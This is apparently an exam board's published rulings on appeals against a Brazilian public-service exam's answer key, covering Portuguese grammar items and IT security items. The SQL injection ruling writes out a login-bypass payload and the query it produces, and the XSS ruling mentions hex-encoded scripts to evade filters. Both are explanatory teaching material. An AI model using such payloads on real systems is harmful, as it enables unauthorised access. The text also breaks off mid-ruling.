Ocasão referente ao momento exclusivo da enunciação.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) A consumação de um processo.” não pode ser considerada correta de acordo com o expresso anteriormente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
14	19	01	20

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto, pode-se afirmar que, dentre os termos destacados a seguir, tem seu significado expresso de forma correta o indicado em:”, a alternativa “**B**) “[...] constatar que muitas mulheres” / averiguar” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas.”

Constatar: Averiguar a veracidade de algo: averiguar, verificar, apurar, certificar-se, investigar, procurar, sondar, pesquisar, estudar, examinar, explorar, analisar. Exemplo: Não conseguimos constatar todos os acontecimentos daquela noite. Dentre os possíveis significados de averiguar temos: 22 sinônimos para 3 sentidos da palavra:

Examinar: 1 estudar, pesquisar, explorar, analisar, examinar, investigar, procurar, sondar, verificar.

Concluir: 2 apurar, certificar-se, concluir, constatar, deduzir, deslindar, reconhecer.

Informar-se: 3 esquadrihar, indagar, informar-se, inquirir, inteirar-se, interrogar.

A alternativa “**D**) “desconheçam os diferentes tipos de violência feminina” / experenciam” não pode ser indicada como correta.

Desconhecer: verbo 1. transitivo direto não ter conhecimento de, não conhecer; ignorar.

"d. um regulamento, uma lei"

2. transitivo direto e pronominal : não (se) reconhecer.

Experenciar: verbo direto · transitivo direto mesmo que experimentar.

A alternativa “**A**) “é alarmante constatar” / contudente” não pode ser considerada correta.

Alarmante adjetivo de dois gêneros 1. que causa alarme, que sobressalta; assustador, aterrador. "boato a." 2. que apresenta gravidade, perigo; inquietante. "o agravamento da doença gerou um quadro clínico alarmante"

Constar verbo 1. transitivo direto descobrir a verdade de; verificar (os fatos). "o delegado foi pessoalmente constatar as circunstâncias do crime" 2. transitivo direto tomar conhecimento; perceber. "os visitantes constataram as precárias condições do hospital".

Fonte:

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
15	05	12	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão "A repetição indevida de palavras e/ou expressões pode comprometer o texto em relação ao nível de linguagem e clareza na transmissão da mensagem produzida. Assim, pode-se observar a seguir o emprego de termos que funcionam como elementos de coesão que mantêm o referente textual já introduzido e que impedem tal inadequação, com EXCEÇÃO de:", a alternativa "**B**) "Conversas abertas sobre questões relacionadas à violência de gênero [...]" (7o§)" foi adequadamente indicada como correta.

Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental **A**) nesse processo (referência ao processo citado no parágrafo anterior), pois são espaços privilegiados para a disseminação de conhecimento e valores. **C**) Ao incluir em suas grades curriculares (suas grades, referência às grades curriculares das escolas) conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

D) Além disso, (disso = referência ao citado no parágrafo anterior) é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. **B**) Conversas abertas sobre questões relacionadas à violência de gênero (não há referência) e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
16	08	03	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Dentre os fragmentos destacados e as formas verbais grifadas, difere-se quanto ao emprego do modo verbal, apenas:”, a alternativa “A) “É essencial que a sociedade se una [...]” (10º§)” foi adequadamente considerada correta.

Subjuntivo

Presente

que eu una

que tu unas

que ele una

que nós unamos

que vós unais

que eles unam

Pretérito Imperfeito

se eu unisse

As demais alternativas apresentam presente do indicativo:

B) “As plataformas digitais têm uma visibilidade ampla [...]” (9º§)

C) “As escolas desempenham um papel fundamental nesse processo [...]” (6º§)

D) “Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores [...]” (6º§)

Indicativo

Presente

Eu sou

Tu és

Ele é

Nós somos

Vós sois

Eles são

Subjuntivo

Presente

que eu seja

que tu sejas

que ele seja

que nós sejamos

que vós sejais

que eles sejam

Fontes:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- CEGALLA, Domingos Paschoal. Novíssima Gramática da Língua Portuguesa. São Paulo: Nacional, 1994.
- SACONNI, Luiz Antonio. Nossa Gramática Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
17	10	09	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se que o último parágrafo do texto apresenta uma conclusão, indique a alternativa cuja reescrita atende à adequação de acordo com a norma padrão da língua.”, a alternativa “**C**) É essencial, pois, que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.” foi adequadamente indicada como correta. A conjunção "pois" quando dotada de valor explicativo, deve ser sempre precedida de vírgula. Exemplo: "Entre agora, pois a chuva está começando." Quando indicar uma ideia conclusiva, deverá ficar entre vírgulas. Exemplo: "Os indícios são muito fortes; deverão, pois, condenar o suspeito." “É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
18	04	07	10

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “De acordo com as características do gênero textual apresentado a seguir, pode-se afirmar que:”, a alternativa “**B**) Trata-se de um texto híbrido considerando-se a linguagem empregada.” foi adequadamente considerada correta. A charge é um texto híbrido (verbal e não verbal) que tem como principal característica a crítica, de forma irônica ou satirizada, de uma determinada pessoa ou acontecimento de relevância social. Ela apresenta os seguintes elementos característicos: texto híbrido, tons críticos, conexão com a atualidade e texto pertencente ao campo jornalístico. A charge pode ser classificada em charge tradicional, charge eletrônica e videocharge. A charge é um texto ligado aos acontecimentos da atualidade. A alternativa “**A**) Apresenta como principal característica o discurso claro e objetivo.” não pode ser indicada como correta, de acordo com o exposto anteriormente. A alternativa “**D**) Tem como principal finalidade persuadir o leitor acerca de um tema de relevância social por meio de argumento e contra-argumento.” não pode ser indicada como correta, pois não há no texto um contra-argumento. A contra argumentação na produção de textos ou o contra argumento é componente fundamental nos textos dissertativos argumentativos, porque expõe os pontos de vista opostos gerando debates sobre o tema proposto. Estabelece uma resposta contrária ao argumento. Dessa forma, ao invés de expor ideias contra determinado assunto, pode-se formar outros argumentos para ele. Para o tema ser contra argumentado precisa ser não factual.

Fontes:

- Simões, Alex Caldas. A configuração de gêneros multimodais: um estudo sobre a relação gênero suporte nos gêneros discursivos tira cômica, cartum, charge e caricatura. Viçosa, 2010. 140f. Dissertação (Mestrado em Letras). Universidade Federal de Viçosa.
- Ramos, Paulo. A leitura dos quadrinhos. São Paulo: Contexto, 2009.

BRANCA	VERDE	AMARELA	AZUL
19	06	13	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Algumas palavras podem apresentar dúvida em relação ao registro de acordo com a ortografia oficial. Em “Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.” (2o§), observa-se o emprego e registro correto de vocábulo em que o uso do hífen é evidenciado. Indique, a seguir, a alternativa que apresenta INCORREÇÃO de acordo com a norma padrão da língua.”, a alternativa “**D**) auto-conhecimento; anti-derrapante; semi-reta.” foi adequadamente indicada como correta. Correção: autoconhecimento, antiderrapante, semirreta. A alternativa “**A**) micro-ondas; sem-terra; contra-ataque.” não apresenta incorreção, não atendendo ao enunciado da questão. A alternativa “**B**) além-túmulo; aquém-mar; bem-nascido.” não apresenta incorreção, não atendendo ao enunciado da questão. A alternativa “**C**) inter-racial; sub-bibliotecário; sub-região.” não apresenta incorreção, não atendendo ao enunciado da questão. Significado de Inter-racial adjetivo Observado entre pessoas ou membros de raças diferentes; que se relaciona ou se efetiva a partir da mistura de raças: no Brasil, um país tão miscigenado, é preciso acabar com o conflito inter-racial. [Por Extensão] Em que há ou se relaciona com a mistura de raças: fenótico inter-racial. [Gramática] A grafia "interracial" está incorreta e não deve ser utilizada.

Fontes:

- BECHARA, E. Moderna gramática portuguesa. 37.ed. revista, ampliada e atualizada conforme o novo Acordo Ortográfico. Rio de Janeiro: Nova. Fronteira, 2009.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
20	02	04	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se a produção de sentido da palavra introdutória do parágrafo destacado a seguir: “Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.” (9o§), pode-se afirmar que o mesmo sentido é produzido pelo destacado em:”, a alternativa “**B**) A chuva parou um pouco; logo, podemos prosseguir.” foi adequadamente indicada como correta. Conjunções conclusivas são conjunções coordenativas que expressam conclusão. As conjunções coordenativas ligam orações coordenadas. Estas orações, embora estejam ligadas por conjunções, podem ser entendidas separadamente porque apresentam sentidos completos e autônomos. As conjunções coordenativas conclusivas ligam duas orações em que a segunda oração expressa a conclusão da ideia iniciada na primeira oração. As principais conjunções conclusivas são logo, pois, portanto e então. A alternativa “**C**) A luta pode prosseguir, mas a vitória já está determinada.” não pode ser indicada como correta. A palavra “mas” pode ser usada em dois contextos: como conjunção adversativa ou como substantivo. → “Mas” como conjunção adversativa: A conjunção “mas” liga duas palavras ou orações expressando sentido de oposição. “Ela não tinha medo, mas era cautelosa.” “Sem dinheiro, mas com honestidade.” “Comemos tanto, mas continuamos com fome.” Sinônimos para essa conjunção são: “porém”, “contudo”, “todavia”, “entretanto”. A alternativa “**D**) O empreendimento começou a fracassar, pois alguns já começaram a desanimar.” não pode ser indicada como correta. A conjunção "pois": a) quando dotada de valor explicativo, deve ser sempre precedida de vírgula. Exemplo: "Entre agora, pois a chuva está começando." b) quando indicar uma ideia conclusiva, deverá ficar entre vírgulas.

Fontes:

- BECHARA, E. Moderna gramática portuguesa. 37.ed. revista, ampliada e atualizada conforme o novo Acordo Ortográfico. Rio de Janeiro: Nova. Fronteira, 2009.

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
21	25	24	34

Recurso Prejudicado. Ratifica-se a opção divulgada no gabarito preliminar.

Compulsando o único recurso interposto sobre o item, verifica-se que o candidato não fundamenta suas alegações em referências doutrinárias ou normativas, de maneira que o recurso já merece ser indeferido, senão vejamos as regras editalícias sobre a interposição de recursos às questões objetivas:

10.6 O recurso deverá ser individual, por questão ou avaliação, com a indicação daquilo em que o candidato se julgar prejudicado, e devidamente fundamentado, comprovando as alegações com citações de artigos, de legislação, itens, páginas de livros, nomes dos autores etc., e, ainda, a exposição de motivos e argumentos com fundamentações circunstanciadas, conforme supra referenciado.

10.6.1 O candidato deverá ser claro, consistente e objetivo em seu pleito. Recurso inconsistente ou intempestivo será preliminarmente indeferido.

Desta feita, prejudica-se o recurso, mantendo-se inalterado o gabarito preliminar.

BRANCA	VERDE	AMARELA	AZUL
22	31	26	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar a alternativa que corresponde ao algoritmo de criptografia mais seguro e resistente a uma ampla variedade de ataques. A alternativa B onde é descrito “AES” é a opção CORRETA. De acordo com a solicitação do recurso, destaca-se erro no enunciado ou a troca de gabarito para a letra C onde é descrito “RSA”. No entanto, a alternativa B está CORRETA baseado em [STALLINGS, 2014], como descrito a seguir:

- **DES e MD5:** São considerados obsoletos e inseguros devido à vulnerabilidades conhecidas e ataques bem-sucedidos contra esse algoritmo.
- **AES:** É um algoritmo de criptografia simétrica que utiliza chaves de tamanho variável (128, 192 ou 256 bits) para cifrar e decifrar dados. Essas chaves permitem um alto grau de segurança, pois mesmo uma pequena alteração na chave resulta uma cifra completamente diferente.
- **RSA:** É um algoritmo assimétrico amplamente utilizado para criptografia de chave pública e assinaturas digitais, mas não é tão eficiente quanto AES para criptografia simétrica em termos de desempenho e resistência a ataques.

Portanto, existe uma alternativa CORRETA na questão, letra B, sendo o gabarito mantido.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
23	28	29	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar as características de assinatura digital, marcar V para as afirmativas verdadeiras e F para as falsas e assinalar a sequência CORRETA. A alternativa D, com a sequência “V, V, V” é a opção CORRETA. De acordo com a solicitação de recurso, não existe uma resposta CORRETA na questão, devendo

ser anulada e erro na divulgação do gabarito. No entanto, a alternativa D, com a sequência “V, V, V” está CORRETA baseado em [STALLINGS, 2014], como descrito a seguir:

- A assinatura digital utiliza criptografia assimétrica, onde o signatário usa sua chave privada para assinar digitalmente o documento.
- A validade de uma assinatura digital depende da integridade do certificado digital associado ao signatário.
- A assinatura digital garante que o documento não tenha sido alterado desde que foi assinado.

Portanto, existe uma alternativa CORRETA na questão, letra D, sendo o gabarito mantido.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
24	30	31	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar os conceitos fundamentais de certificado digital e assinale a afirmativa correta em relação ao que acontece quando um certificado digital expira. A alternativa B onde é descrito “*Torna-se inválido e não pode mais ser usado para autenticação.*” é a opção CORRETA. De acordo com a solicitação do recurso falta uma resposta CORRETA. No entanto, a alternativa B está CORRETA baseado em [STALLINGS, 2014], como descrito a seguir: Um certificado digital expirado torna-se inválido e não pode mais ser usado para autenticação, garantindo assim a segurança, por exemplo, de transações online. Portanto, existe uma alternativa CORRETA na questão, letra B, sendo o gabarito mantido.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
25	34	22	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar as características da segurança física e lógica, assinalar a alternativa que se refere à uma medida considerada como uma prática de segurança física. A alternativa B onde é descrito “*Implementar câmeras de segurança.*” é a opção CORRETA. De acordo com a solicitação do recurso falta uma resposta, sendo solicitado a anulação da questão e mudança no gabarito. No entanto, a alternativa B está CORRETA baseado em [STALLINGS, 2014], como descrito a seguir:

- Criptografar dados sensíveis, utilizar firewalls para proteger a rede e atualizar regularmente o sistema operacional são medidas de segurança lógicas.
- Implementar câmeras de segurança: É um exemplo de medida de segurança física, pois são utilizadas para monitorar e controlar o acesso físico a instalações, áreas restritas e ativos valiosos de uma organização. Elas ajudam a prevenir e detectar atividades suspeitas, como intrusões, roubos ou vandalismo, proporcionando um nível adicional de proteção física aos recursos da organização.

Portanto, existe uma alternativa CORRETA na questão, letra B, sendo o gabarito mantido.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
26	32	28	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar a métrica do tempo médio para remediar um incidente, analisar as alternativas, e assinalar a afirmativa INCORRETA. A alternativa B onde é descrito “*É o tempo médio para atualizar o sistema operacional.*” é a opção INCORRETA. De acordo com a solicitação do recurso, existe duas alternativas CORRETAS, A e B, sendo solicitado a anulação da questão. No entanto, a alternativa B está INCORRETA baseado em [STALLINGS, 2014], como descrito a seguir:

- O tempo médio para remediar um incidente é o tempo médio entre a detecção e a correção de um incidente de segurança, não estando relacionado à atualização do sistema operacional.

Portanto, existe uma alternativa CORRETA na questão, letra B, sendo o gabarito mantido.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
27	21	34	31

Recurso Procedente. Questão Anulada.

Na presente questão deve-se considerar os tipos de ataques existentes, assinalar a alternativa que se refere a um ataque de phishing. A alternativa D, “*Ataque que utiliza engenharia social para enganar as vítimas.*” é a opção CORRETA. De acordo com a solicitação do recurso, existe duas alternativas CORRETAS, letras B e D, onde na letra B é descrito “*Ataque que envia spam para várias contas de e-mail.*” De acordo com [STALLINGS, 2014] um ataque de phishing pode enviar spam para várias contas de e-mail e utilizar engenharia social para enganar as vítimas, sendo as letras B e D corretas. Portanto, a questão deve ser anulada por existir duas alternativas corretas.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
29	23	33	24

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar as características de Tokens e Smartcards, analisar as afirmativas e assinalar a alternativa INCORRETA. A alternativa A onde é descrito “*Tokens são mais seguros do que smartcards devido à sua natureza física*” é a opção INCORRETA. De acordo com a solicitação do recurso, existe duas alternativas INCORRETAS, A e D, sendo solicitado a anulação da questão. No entanto, a alternativa A está INCORRETA baseado em [STALLINGS, 2014], como descrito a seguir:

- A segurança de um dispositivo não está necessariamente relacionada à sua natureza física. *Tokens e smartcards* podem ser seguros, dependendo da implementação e das medidas de proteção adotadas.

Baseado em [STALLINGS, 2014], Smartcards exigem um leitor de cartão para serem utilizados, enquanto tokens geralmente possuem um pequeno display para exibir senhas dinâmicas, estando essa alternativa correta.

Portanto, existe apenas uma alternativa INCORRETA na questão, letra A, sendo o gabarito mantido.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
30	26	25	28

Recurso Procedente. Questão Anulada.

Na presente questão deve-se considerar as características do algoritmo SHA-1, assinalar a afirmativa INCORRETA. A alternativa A, “*Produz uma saída de hash de 128 bits.*” é a opção INCORRETA. De acordo com a solicitação do recurso, existe duas alternativas INCORRETAS, letras A e C, onde na letra C é descrito “*Não pertence à família SHA-3, que inclui algoritmos como SHA-256 e SHA-512.*” De acordo com [STALLINGS, 2014], a família SHA3 não inclui os *algoritmos SHA-256 e SHA-512, estando a letra C incorreta.* Portanto, a questão deve ser anulada por existir duas alternativas incorretas, letras A e C.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
35	22	27	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na presente questão deve-se considerar as características fundamentais da criptografia, marcar V para as afirmativas verdadeiras e F para as falsas. A alternativa D, com a sequência “V, V, V” é a opção CORRETA. De acordo com a solicitação de recurso, não existe mais de uma resposta CORRETA na questão, devendo ser anulada. No entanto, a alternativa D, com a sequência “V, V, V” está CORRETA baseado em [STALLINGS, 2014], como descrito a seguir:

- A criptografia de chave pública é geralmente mais lenta do que a criptografia de chave simétrica;
- Um exemplo de algoritmo de criptografia assimétrica é o RSA;
- Em sistemas criptográficos simétricos, a segurança depende principalmente do segredo da chave compartilhada entre as partes.

Estando todas as alternativas corretas baseado em [STALLINGS, 2014]. Portanto, existe uma alternativa CORRETA na questão, letra D, sendo o gabarito mantido.

Fonte:

- STALLINGS, William. Criptografia e Segurança de redes: Princípios e Práticas. 6° ed. São Paulo: Editora Pearson Universidades, 2014.

BRANCA	VERDE	AMARELA	AZUL
36	42	43	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O item aborda os conceitos sobre a vulnerabilidade em aplicações do tipo SQL Injection através de três assertivas abordadas a seguir:


I. Consiste basicamente em digitar comandos SQL, exclusivamente do tipo DML, nos inputs de formulários da aplicação.

O ataque desse tipo é aplicado justamente pelos inputs (campos de digitação) de uma aplicação (principalmente do tipo WEB), **porém não são restritos a comandos do tipo DML** como select, update e delete. Se o SGBD implementado não estiver configurado com a devida segurança, o invasor pode aplicar qualquer tipo de comando

SQL na tentativa de invasão como os comandos do tipo DDL para provocar a exclusão de tabelas e até mesmo da própria base de dados.

II. Um teste de SQL Injection pode ser em uma tela de login de um sistema WEB qualquer, digitar o comando ' or 1=1 or 'a' = 'a no campo de login, preencher o campo senha com qualquer valor e clicar no botão logar para verificar se o sistema realiza a autenticação.

O roteiro fornecido, em um ambiente de sistema WEB, pode ser considerado um teste de invasão a estrutura de login com o recurso de SQL Injection, pois caso a aplicação não esteja devidamente configurada provavelmente o invasor terá acesso à aplicação sem possuir a senha e nem mesmo o usuário. O comando aplicado explora uma vulnerabilidade na composição do SQL, caso ele utilize concatenação direta, aplicando a seguinte lógica:



Em um cenário de SQL não protegido, o sistema espera a seguinte situação:

'select * from usuário where usuário = ' + campo login ' + ' and senha = ' + campo senha

No campo login será injetado o valor ' or 1=1 or 'a' = 'a'

No campo senha será injetado o valor do campo senha que será qualquer coisa.

O resultado será a consulta:

```
select * from usuario where usuario = '' or 1=1 or 'a' = 'a' and senha='123456'
```

Como resultado a consulta retornará todos usuários. Após clicar no botão de login, se o usuário for redirecionado para a aplicação o ataque com SQL Injection foi bem sucedido.

III. Uma forma de proteger a aplicação do SQL Injection é realizar a validação/tratamento das informações de forma manual ou utilizar frameworks de persistência/ORM que possua mecanismos para evitar esse tipo de ataque.

Uma forma é realizar a validação/tratamento das informações manualmente, porém esse é um método muito trabalhoso para o desenvolvedor, apesar de ser uma alternativa aceita para evitar o ataque; **outra forma** mais prática e eficaz é com a utilização de frameworks de persistência/ORM que já possuem, internamente, recursos para evitar esse tipo de ataque por meio da utilização de parâmetros, evitando que ocorra a execução de consultas dinâmicas com a concatenação de SQL em plano direto, o que aumenta potencialmente as possibilidade de ataques SQL Injection.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- Ferreira, R. (2017). **Segurança em aplicações web**. Casa do Código. ISBN 978-85-5519-249-4.
- https://www.w3schools.com/sql/sql_injection.asp

BRANCA	VERDE	AMARELA	AZUL
37	45	42	44

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que o gabarito preliminar apresentado para a questão está equivocado, pelo fato de a questão apresentar mais de uma alternativa incorreta sobre o LDAP Injection. Por esse motivo a banca apresenta a análise técnica de cada alternativa, considerando as referências recomendações de prevenção de injeção LDAP da OWASP, para fundamentar o gabarito divulgado.

Item **Correto**. "É comum devido à falta de interfaces de consulta LDAP parametrizadas e mais seguras."

Segundo as recomendações da OWASP os ataques de **injeção LDAP** são comuns devido a dois fatores:

1. A falta de interfaces de consulta LDAP parametrizadas e mais seguras

2. O uso generalizado de LDAP para autenticar usuários em sistemas.

Item **Correto**. “Uma forma de defesa ao ataque é tratar o escape de todas as variáveis usando a função de codificação LDAP correta”

São consideradas defesas primárias ao ataque:

1. Escape de todas as variáveis usando a função de codificação LDAP correta

2. Use uma estrutura que escape automaticamente.

Item **Incorreto**. “Como medida preventiva ao ataque, os filtros LDAP com os caracteres especiais * [] \ 0 NULL devem possuir tratamento de escape”

Alguns caracteres "especiais" que são permitidos em filtros de pesquisa e devem ter escape incluem: * () \ NUL
Conforme pode-se observar os caracteres especiais permitidos, na documentação da OWASP, são diferentes dos que foram apresentados na alternativa, portanto o item está incorreto.

Item **Correto**. “Outra forma de defesa ao ataque é utilizar estruturas que protegem automaticamente contra a injeção de LDAP como, por exemplo, o LINQ to Active Directory”

O item aborda uma forma alternativa de prevenção ao ataque que possui uma estrutura que protege de forma automática contra a injeção de LDAP, citando um exemplo de ferramenta.

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html
- <https://www.controle.net/faq/ldap-o-que-e-como-funciona>
- <https://acervolima.com/ldap-e-injecao-prevencao-de-ldap/>

BRANCA	VERDE	AMARELA	AZUL
38	39	37	41


Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a alternativa apresentada como correta no gabarito preliminar não é equivalente a estrutura apresentada pelo código em Python do comando da questão. Para elucidar a decisão técnica do gabarito divulgado, a banca apresenta a análise técnica e o referencial teórico utilizado para a composição da questão.

A questão aborda os conhecimentos sobre estrutura de dados, buscando a identificação do tipo de estrutura a partir de um algoritmo escrito na linguagem de programação Python. Na oportunidade pode-se afirmar que o código representa a estrutura de dados conhecida como **Árvore binária**, onde ao executar uma saída visual do código, como por exemplo através do comando `print("Árvore: ", raiz)`, o usuário obterá o resultado `Árvore: 5 <- 3 -> 1`.

Na prática, os nodos de uma árvore binária possuem um valor (chamado de **chave**) e dois **apontadores**, um para o filho da **esquerda** e outro para o filho da **direita**. Esses apontadores representam as ligações (arestas) de uma árvore.

A figura abaixo ilustra a árvore binária implementada pelo código. Note que o nodo raíz (nodo com o valor 3), possui dois filhos, um à esquerda (com o valor 5) e outro à direita (com o valor 1).



Note também que os nodos cujos valores são 5 e 1 não possuem filhos (seus apontadores esquerda e direita são **None**, ou seja, não apontam para nenhum outro nodo).

Pelos motivos apresentados a banca julga o recurso **improcedente** mantendo a decisão do gabarito preliminar.

Fontes:

- <https://algoritmoempython.com.br/cursos/algoritmos-python/estruturas-dados/arvores/>
- https://www.onlinegdb.com/online_python_compiler
- <https://python.org.br/instalacao-windows/>
- Cormen, T. H., Leiserson, C. E., Rivest, R. L., & Stein, C. (2009). **Fundamentos de algoritmos (3a ed.)**. São Paulo: Pearson Prentice Hall.

BRANCA	VERDE	AMARELA	AZUL
39	41	40	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a notação hexadecimal não é uma forma de burlar algoritmos de tratamento de XSS e que não deveria ser considerada uma alternativa correta sobre o tipo de ataque Cross-Site Scripting (XSS). A seguir será apresentada a análise técnica das duas afirmativas definidas como corretas no gabarito preliminar.

“O objetivo é enviar comandos JavaScript e css que serão executados pelo servidor com comportamentos prejudiciais ao usuário.”

No XSS, o objetivo é enviar comandos **JavaScript** que serão executados pelo **navegador** da vítima, com o propósito de enganá-la, solicitando suas informações pessoais, efetuando ações sem que ela perceba, ou até a redirecionando para alguma outra aplicação fraudulenta.

Uma forma de burlar algoritmos de tratamento de XSS é utilizar os códigos JavaScript mascarados, como por exemplo em notação hexadecimal.

